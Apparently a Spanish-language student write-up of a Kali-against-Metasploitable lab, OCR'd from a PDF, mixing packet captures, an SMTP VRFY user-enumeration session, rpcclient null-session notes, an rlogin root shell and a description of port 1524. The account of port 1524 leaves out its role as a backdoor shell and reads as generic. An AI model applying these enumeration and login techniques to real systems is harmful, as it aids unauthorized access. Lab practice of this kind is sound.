94 329.792555586 192.168.1.1 192.168.1.3 TCP 58 41237 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
95 329.794025122 192.168.1.3 192.168.1.1 TCP 60 80 → 41237 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
96 329.794025517 192.168.1.3 192.168.1.1 TCP 60 1720 → 41237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
97 329.794051827 192.168.1.1 192.168.1.3 TCP 54 41237 → 80 [RST] Seq=1 Win=0 Len=0
98 329.797251979 192.168.1.1 192.168.1.3 TCP 58 41237 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
99 329.801941713 192.168.1.3 192.168.1.1 TCP 60 445 → 41237 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
100 329.801967431 192.168.1.1 192.168.1.3 TCP 54 41237 → 445 [RST] Seq=1 Win=0 Len=0
101 329.802660082 192.168.1.1 192.168.1.3 TCP 58 41237 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
102 329.803012777 192.168.1.1 192.168.1.3 TCP 58 41237 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
103 329.803443663 192.168.1.3 192.168.1.1 TCP 60 199 → 41237 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 48: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_67:dd:9b (08:00:27:67:dd:9b), Dst: PCSSystemtec_b9:e4:e8 (08:00:27:b9:e4
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
Transmission Control Protocol, Src Port: 52590, Dst Port: 23, Seq: 134, Ack: 704, Len: 1
Telnet
0000 08 00 27 b9 e4 e8 08 00 27 67 dd 9b 08 00 45 00
0010 00 35 4c 64 40 00 40 06 6b 0a c0 a8 01 01 c0 a8
0020 01 03 cd 6e 00 17 d6 6e 97 d9 d3 ef 61 64 80 18
0030 00 7d 83 7c 00 00 01 01 08 0a b7 12 f7 35 00 14
0040 ac 74 73



Al usar Telnet en el puerto 25 te estas conectando al servicio de Protocolo Simple de Transferencia de Correo (SMTP) de un servidor.

***Significado del Puerto 25**:*

Es el puerto estándar y tradicionalmente mas utilizado para el protocolo **SMTP**, que es el encargado del envio de correo electrónico entre servidores de correo (retransmisión de correo).

***Funcion de Telnet**:*

Telnet es una herramienta de red que permite establecer una conexion de texto sin cifrar a un puerto específico de un servidor remoto (o local). Es muy util para realizar pruebas de conectividad y diagnosticar problemas.


El uso principal de Telnet en el puerto 25 es para probar y verificar la comunicación SMTP con un servidor de correo. Esto te permite:


Comprobar Conectividad
Diagnosticar Problemas de Envio


Nota Importante:


Aunque el puerto 25 es el estandar para la retransmisión entre servidores, el puerto 587 (con cifrado TLS) es el puerto estándar recomendado actualmente para el envio de correo desde un cliente de correo (Outlook, Thunderbird, etc.) a su servidor de correo saliente. El uso del puerto 25 en redes de usuario final (domésticas o de oficina) a menudo esta bloqueado por los Proveedores de Servicios de Internet (ISP) para prevenir el envío masivo de *spam*.

```
Session  Acciones  Editar  Vista  Ayuda
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.3 25
Trying 192.168.1.3 ...
Connected to 192.168.1.3.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
EHLO test
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
VRFY
501 5.5.4 Syntax: VRFY address
VRFY root
252 2.0.0 root
VRFY msfadmin
252 2.0.0 msfadmin
VTFY admin
502 5.5.2 Error: command not recognized
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
421 4.4.2 metasploitable.localdomain Error: timeout exceeded
Connection closed by foreign host.
```









La herramienta ***rpcclient*** es un cliente de protocolo de llamada a procedimiento remoto (RPC) para acceder a servicios de red de Windows (como Active Directory o servidores de archivos) que utilizan el protocolo SMB/CIFS, a menudo implementado por ***Samba*** en sistemas operativos tipo Unix.

Se utiliza principalmente para:

Administracion Remota:

Permite realizar tareas administrativas y obtener información de un servidor que exponga servicios RPC.

Enumeracion (Hacking Etico/Seguridad):

Es una herramienta fundamental para la fase de reconocimiento, permitiendo obtener información valiosa sobre el dominio o servidor de destino, como:

Listado de Usuarios y Grupos:

Enumerar las cuentas de usuario y los grupos locales o de dominio.

Politicas de Contraseñas:

Conocer las reglas de complejidad, longitud y caducidad de las contraseñas.

Informacion del Servidor:

Detalles del sistema operativo, el rol en el dominio, etc.

La opcion ***-U en rpcclient*** se utiliza para especificar el nombre de usuario que se utilizara para la conexion al servidor remoto:


Proposito:


Proporciona las credenciales necesarias (el usuario) para intentar la autenticacion en el servidor. Si el usuario necesita una contraseña, esta se solicitará de forma interactiva (o se puede proporcionar con la opción ***-W*** para el dominio y ***-P*** para la contraseña, aunque esto último se desaconseja por seguridad).


Enumeracion Anonima/Nula:


En algunos casos, se puede intentar la conexión con el usuario nulo ***(a veces usando -U "")*** para ver si el servidor permite la enumeración de informacion sin credenciales válidas, lo cual es un fallo de seguridad.

En resumen, ***rpcclient-U*** inicia una sesion del cliente RPC en el servidor especificado, intentando la autenticación con el nombre de usuario que se le proporciona.









rlogin (remote login) es un ***comando Unix/Linux*** que permite conectarte a otro sistema remoto (normalmente otro servidor Unix) como si estuvieras sentado frente a él.
Es una de las herramientas antiguas del conjunto de utilidades de red ***"r-commands"*** (junto a rsh, rcp, etc.)

Sirve para iniciar sesion en un equipo remoto y obtener un intérprete de comandos (shell) en ese sistema.
Una vez conectado, puedes ejecutar comandos, editar archivos, compilar programas, etc., igual que si estuvieras localmente en esa máquina.

El comando ***rlogin*** esta considerado obsoleto e inseguro y su uso no es recomendado en entornos modernos.

Razon:

Transmite la información de inicio de sesión, incluyendo contraseñas, en texto plano a traves de la red (sin cifrar). Esto hace que sea muy vulnerable a la interceptación (o "sniffing") por parte de atacantes.

Alternativa Segura:


El protocolo y comando que lo ha reemplazado es SSH (Secure Shell), que cifra toda la comunicación y ofrece muchas más características de seguridad.


En resumen, entrar por ***rlogin*** significa conectarse remotamente a otra maquina para usarla, pero hoy en día deberías usar SSH para realizar esa tarea de forma segura.

rlogin fue popular antes de que existiera SSH, pero tiene una gran desventaja:


Envía toda la informacion (incluyendo tu contraseña) sin cifrar.


Por eso hoy en dia ya casi no se usa, y fue reemplazado por SSH (Secure Shell), que cifra la comunicacion.







```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```







El puerto 1524 no es un puerto de servicio bien conocido o estandarizado a nivel global ***(como lo son el puerto 23 para Telnet o el 80 para HTTP)***, lo que significa que su función depende del dispositivo o aplicación específica que lo esté utilizando.

Caso Comun: (Servidores de Dispositivos)

En la practica, el uso más comun y documentado del puerto 1524 es en el contexto de productos específicos como los Servidores de Dispositivos Serie (Serial Device Servers) de fabricantes como Advantech (por ejemplo, modelos EKI-1524).

Significado:

En estos casos, el puerto 1524 puede estar configurado por el fabricante para ser el puerto de acceso a la consola de administración del dispositivo.

Utilidad:

Usar Telnet para conectarse al puerto 1524 de uno de estos servidores permitiría a un administrador:

Configurar: los parametros de red y de los puertos serie del dispositivo.

Monitorizar: su estado.

Diagnosticar: problemas de conexion.

Usos No Estandar o Genericos:

Dado que no es un puerto reservado, el 1524 podria ser utilizado por cualquier aplicacion o servicio configurado para escucharlo.

Proposito:

La conexion Telnet en este caso simplemente sirve como una forma de probar si hay un servicio activo en ese puerto o, si el servicio es de texto plano, interactuar directamente con él para fines de prueba o diagnostico.

Ejemplos:


Un administrador podría configurarlo para un servicio interno personalizado, o podría ser el puerto predeterminado de un software especifico no muy extendido.

